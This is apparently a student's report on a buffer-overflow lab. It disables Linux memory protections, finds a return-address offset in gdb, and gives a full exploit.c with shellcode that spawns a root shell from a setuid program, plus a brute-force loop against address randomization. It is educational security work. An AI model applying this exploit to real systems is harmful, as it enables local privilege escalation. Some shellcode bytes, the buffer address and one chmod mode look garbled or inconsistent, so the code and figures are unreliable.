

Lab3 Buffer Overflow Vulnerability Lab

1. Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses); an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

2. Lab Task


2.1 Initial Setup

Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

- **Address Space Randomization.**

Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks.

In this lab, we have to disable these features as following fig.



```
elonwu@elonwu-VirtualBox:~$ su root
密码:
root@elonwu-VirtualBox:/home/elonwu# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@elonwu-VirtualBox:/home/elonwu#
```

- **The StackGuard Protection Scheme.**

The GCC compiler implements a security mechanism called "StackGuard" to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the **-fno-stack-protector** switch. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

- **Non-Executable Stack.**

Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of gcc, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack -o test test.c
For non-executable stack:
$ gcc -z noexecstack -o test test.c
```

2.2 Shellcode

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it.

Compile and run the following code, and see whether a shell is invoked.

```
elonwu@elonwu-VirtualBox:~/桌面/lab3$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
elonwu@elonwu-VirtualBox:~/桌面/lab3$ ./call_shellcode
$ ls
call_shellcode  call_shellcode.c  exploit.c  stack.c
$
```

2.3 The Vulnerable Program

Compile `stack.c` and make it **set-root-uid**. You can achieve this by compiling it in the root account, and `chmod` the executable to 4755 (don't forget to include the `execstack` and `-fno-stack-protector` options to turn off the non-executable stack and StackGuard protections):

```
$ su root
Password (enter root password)
# gcc -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

```
elonwu@elonwu-VirtualBox:~/桌面/lab3$ su root
密码:
root@elonwu-VirtualBox:/home/elonwu/桌面/lab3# gcc -o stack -z execstack -fno-stack-protector stack.c
root@elonwu-VirtualBox:/home/elonwu/桌面/lab3# chmod 4755 stack
root@elonwu-VirtualBox:/home/elonwu/桌面/lab3# exit
exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called "badfile", and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has only 12 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a `set-root-uid` program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a

file called "badfile". This file is under users' control. Now, our objective is to create the contents for "badfile", such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

2.4 Task1: Exploiting the Vulnerability

We provide you with a partially completed exploit code called "exploit.c". The goal of this code is **to construct contents for "badfile"**. In this code, the shellcode is given to you. You need to develop the rest.

In order to complete this program, we need to find the address of the buffer using gdb. The debugger stack disassembles the main function. It can be seen that the calling address of `bof` function is **0x08048529**, return address is **0x0804852e**, so next we need to find the address at the end of the program in `bof` function.

```
(gdb) disas main
Dump of assembler code for function main:
0x080484da <+0>:    lea    0x4(%esp),%ecx
0x080484de <+4>:    and    $0xffffffff0,%esp
0x080484e1 <+7>:    pushl  -0x4(%ecx)
0x080484e4 <+10>:   push  %ebp
0x080484e5 <+11>:   mov    %esp,%ebp
0x080484e7 <+13>:   push  %ecx
0x080484e8 <+14>:   sub    $0x214,%esp
0x080484ee <+20>:   sub    $0x8,%esp
0x080484f1 <+23>:   push  $0x80485d0
0x080484f6 <+28>:   push  $0x80485d2
0x080484fb <+33>:   call  0x80483a0 <fopen@plt>
0x08048500 <+38>:   add    $0x10,%esp
0x08048503 <+41>:   mov    %eax,-0xc(%ebp)
0x08048506 <+44>:   pushl  -0xc(%ebp)
0x08048509 <+47>:   push  $0x205
0x0804850e <+52>:   push  $0x1
0x08048510 <+54>:   lea    -0x211(%ebp),%eax
0x08048516 <+60>:   push  %eax
0x08048517 <+61>:   call  0x8048360 <fread@plt>
0x0804851c <+66>:   add    $0x10,%esp
0x0804851f <+69>:   sub    $0xc,%esp
0x08048522 <+72>:   lea    -0x211(%ebp),%eax
0x08048528 <+78>:   push  %eax
0x08048529 <+79>:   call  0x80484bb <bof>
0x0804852e <+84>:   add    $0x10,%esp
0x08048531 <+87>:   sub    $0xc,%esp
0x08048534 <+90>:   push  $0x80485da
0x08048539 <+95>:   call  0x8048380 <puts@plt>
0x0804853e <+100>:  add    $0x10,%esp
0x08048541 <+103>:  mov    $0x1,%eax
0x08048546 <+108>:  mov    -0x4(%ebp),%ecx
0x08048549 <+111>:  leave
0x0804854a <+112>:  lea    -0x4(%ecx),%esp
0x0804854d <+115>:  ret
End of assembler dump.
```

Disassemble `bof` function

```
(gdb) disas bof
Dump of assembler code for function bof:
0x080484bb <+0>:    push  %ebp
0x080484bc <+1>:    mov    %esp,%ebp
0x080484be <+3>:    sub    $0x28,%esp
0x080484c1 <+6>:    sub    $0x8,%esp
0x080484c4 <+9>:    pushl  0x8(%ebp)
0x080484c7 <+12>:   lea    -0x20(%ebp),%eax
0x080484ca <+15>:   push  %eax
0x080484cb <+16>:   call  0x8048370 <strcpy@plt>
0x080484d0 <+21>:   add    $0x10,%esp
0x080484d3 <+24>:   mov    $0x1,%eax
0x080484d8 <+29>:   leave
0x080484d9 <+30>:   ret
End of assembler dump.
```


It can be seen that the `bof` function ends at the address `0x080484d3`. We should change the content of the address here to the address of our shellcode to make the program jump directly to the malicious code we edited at the end.

Now that we know that the `bof` function ends at address `0x080484d3`, we can set a breakpoint there and check the contents of the stack at this time.

```
elonwu@elonwu-VirtualBox:~/桌面/lab3$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...(no debugging symbols found)...done.
(gdb) b * 0x080484d3
Breakpoint 1 at 0x080484d3
(gdb) r
Starting program: /home/elonwu/桌面/lab3/stack

Breakpoint 1, 0x080484d3 in bof ()
(gdb) x/16xw $esp
0xbfffed70: 0xb7fe97eb 0x00000000 0x41414141 0xb7e08700
0xbfffed80: 0xbffefc8 0xb7ff0010 0xb7e07880 0x00000000
0xbfffed90: 0xb7fbb000 0xb7fbb000 0xbffefc8 0x0804852e
0xbfffeda0: 0xbfffedb7 0x00000001 0x00000205 0x00000000
(gdb)
```

As can be seen from the figure, the return address is **36 bytes** different from the AAAA we wrote in badfile, which means that in badfile, as long as we add 36 arbitrary characters before the shellcode address, we can change the original return address into a malicious code address and guide the program to jump.

At this time, we already know the storage location and rewriting method of the return address. Next, we need to know the first address of the buffer.

```
elonwu@elonwu-VirtualBox:~/桌面/lab3$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...(no debugging symbols found)...done.
(gdb) b bof
Breakpoint 1 at 0x080484c1
(gdb) run
Starting program: /home/elonwu/桌面/lab3/stack

Breakpoint 1, 0x080484c1 in bof ()
(gdb) p $ebp
$1 = (void *) 0xbfffed98
```

We choose to store our shellcode **300** bytes away from `buffer[0]` in order to set aside enough NOP as a buffer for deviation. Then, the address of shellcode is regarded as `buffer[128]`, which is **0xbffed98 + 0x80**

The complete code `exploit.c` is as follows:

```
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"              /* pushl   %eax               */
    "\x68\"//sh"         /* pushl   $0x68732f2f        */
    "\x68\"/bin"         /* pushl   $0x6e69622f        */
    "\x89\xe3"          /* movl    %esp,%ebx         */
    "\x50"              /* pushl   %eax               */
    "\x53"              /* pushl   %ebx               */
    "\x89\xe1"          /* movl    %esp,%ecx         */
    "\x99"              /* cdq                     */
    "\xb0\x0b"          /* movb    $0x0b,%al         */
    "\xcd\x80"          /* int     $0x80              */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *((long *)(buffer + 36)) = 0xbffed98 + 0x80;
    memcpy(buffer+300, shellcode, sizeof(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Compile `exploit.c` and run this program to generate `badfile`. Then run `stack` to verify the program

```
elonwu@elonwu-VirtualBox:~/桌面/lab3$ gcc -o exploit exploit.c
elonwu@elonwu-VirtualBox:~/桌面/lab3$ ./exploit
elonwu@elonwu-VirtualBox:~/桌面/lab3$ ./stack
$ ls
badfile  call_shellcode  call_shellcode.c  exploit  exploit.c  stack  stack.c
$ exit
```

2.5 Task 2: Address Randomization

Now, we turn on the Ubuntu's address randomization. We run the same attack developed in Task 1.

```
elonwu@elonwu-VirtualBox:~/桌面/lab3$ sudo sysctl -w kernel.randomize_va_space=2
[sudo] elonwu 的密码:
kernel.randomize_va_space = 2
elonwu@elonwu-VirtualBox:~/桌面/lab3$ ./stack
段错误 (核心已转储)
```

It can be found that running the program at this time does not evoke the shell. Multiple attempts to run the program using the script as following.

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds taken."
    echo "The program has been running $value times so far."
    ./stack
done
```

```
18 minutes and 11 seconds taken.
The program has been running 4656 times so far.
./script.sh: 行 13: 13142 段错误 (核心已转储) ./stack
18 minutes and 11 seconds taken.
The program has been running 4657 times so far.
./script.sh: 行 13: 13144 段错误 (核心已转储) ./stack
18 minutes and 11 seconds taken.
The program has been running 4658 times so far.
./script.sh: 行 13: 13146 段错误 (核心已转储) ./stack
18 minutes and 11 seconds taken.
The program has been running 4659 times so far.
./script.sh: 行 13: 13148 段错误 (核心已转储) ./stack
18 minutes and 12 seconds taken.
The program has been running 4660 times so far.
./script.sh: 行 13: 13150 段错误 (核心已转储) ./stack
18 minutes and 12 seconds taken.
The program has been running 4661 times so far.
./script.sh: 行 13: 13152 段错误 (核心已转储) ./stack
18 minutes and 12 seconds taken.
The program has been running 4662 times so far.
./script.sh: 行 13: 13154 段错误 (核心已转储) ./stack
18 minutes and 12 seconds taken.
The program has been running 4663 times so far.
./script.sh: 行 13: 13156 段错误 (核心已转储) ./stack
18 minutes and 12 seconds taken.
The program has been running 4664 times so far.
./script.sh: 行 13: 13158 段错误 (核心已转储) ./stack
18 minutes and 13 seconds taken.
The program has been running 4665 times so far.
$ ls
badfile      call_shellcode.c  exploit.c  stack
call_shellcode  exploit          script.sh  stack.c
$ id
uid=1000(elonwu) gid=1000(elonwu) groups=1000(elonwu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
```

It can be found that after opening the address randomization, the attack program needs a lot of attempts to attack successfully. That is because Address randomization makes the memory address of the processes running on the system unpredictable, making the vulnerabilities related to these processes more difficult to exploit.

2.6 Task 3: Stack Guard

Before working on this task, remember to turn off the address randomization first.

```
elonwu@elonwu-VirtualBox:~/桌面/lab3$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] elonwu 的密码:
kernel.randomize_va_space = 0
```

Compiling, and changing the ownership + mode of the file `stack.c`

```
elonwu@elonwu-VirtualBox:~/桌面/lab3$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] elonwu 的密码:
kernel.randomize_va_space = 0
elonwu@elonwu-VirtualBox:~/桌面/lab3$ gcc -o stack -z execstack stack.c
elonwu@elonwu-VirtualBox:~/桌面/lab3$ sudo chown root stack
elonwu@elonwu-VirtualBox:~/桌面/lab3$ sudo chmod 4577 stack
elonwu@elonwu-VirtualBox:~/桌面/lab3$
```

Compiling and executing the `exploit.c` file. Error is visible saying “stack is terminated”. Because StackGuard places a random integer value before return address and while overwriting the random value gets overwritten.

```
elonwu@elonwu-VirtualBox:~/桌面/lab3$ gcc -o exploit exploit.c
elonwu@elonwu-VirtualBox:~/桌面/lab3$ ./exploit
elonwu@elonwu-VirtualBox:~/桌面/lab3$ ./stack
*** stack smashing detected ***: ./stack terminated
已放弃 (核心已转储)
elonwu@elonwu-VirtualBox:~/桌面/lab3$
```

2.7 Task 4: Non-executable Stack

Compiling `stack.c` file with the non-executable stack protection. Also changing the ownership and mode of the stack.

```
elonwu@elonwu-VirtualBox:~/桌面/lab3$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
elonwu@elonwu-VirtualBox:~/桌面/lab3$ sudo chown root stack
[sudo] elonwu 的密码:
elonwu@elonwu-VirtualBox:~/桌面/lab3$ sudo chmod 4755 stack
elonwu@elonwu-VirtualBox:~/桌面/lab3$
```

Compiling and executing the `exploit.c` and also executing the `stack.c` file

```
elonwu@elonwu-VirtualBox:~/桌面/lab3$ gcc -o exploit exploit.c
elonwu@elonwu-VirtualBox:~/桌面/lab3$ ./exploit
elonwu@elonwu-VirtualBox:~/桌面/lab3$ ./stack
段错误 (核心已转储)
elonwu@elonwu-VirtualBox:~/桌面/lab3$
```

“Segmentation fault” appears because the non-executable stack do not let anything on the stack to be executed.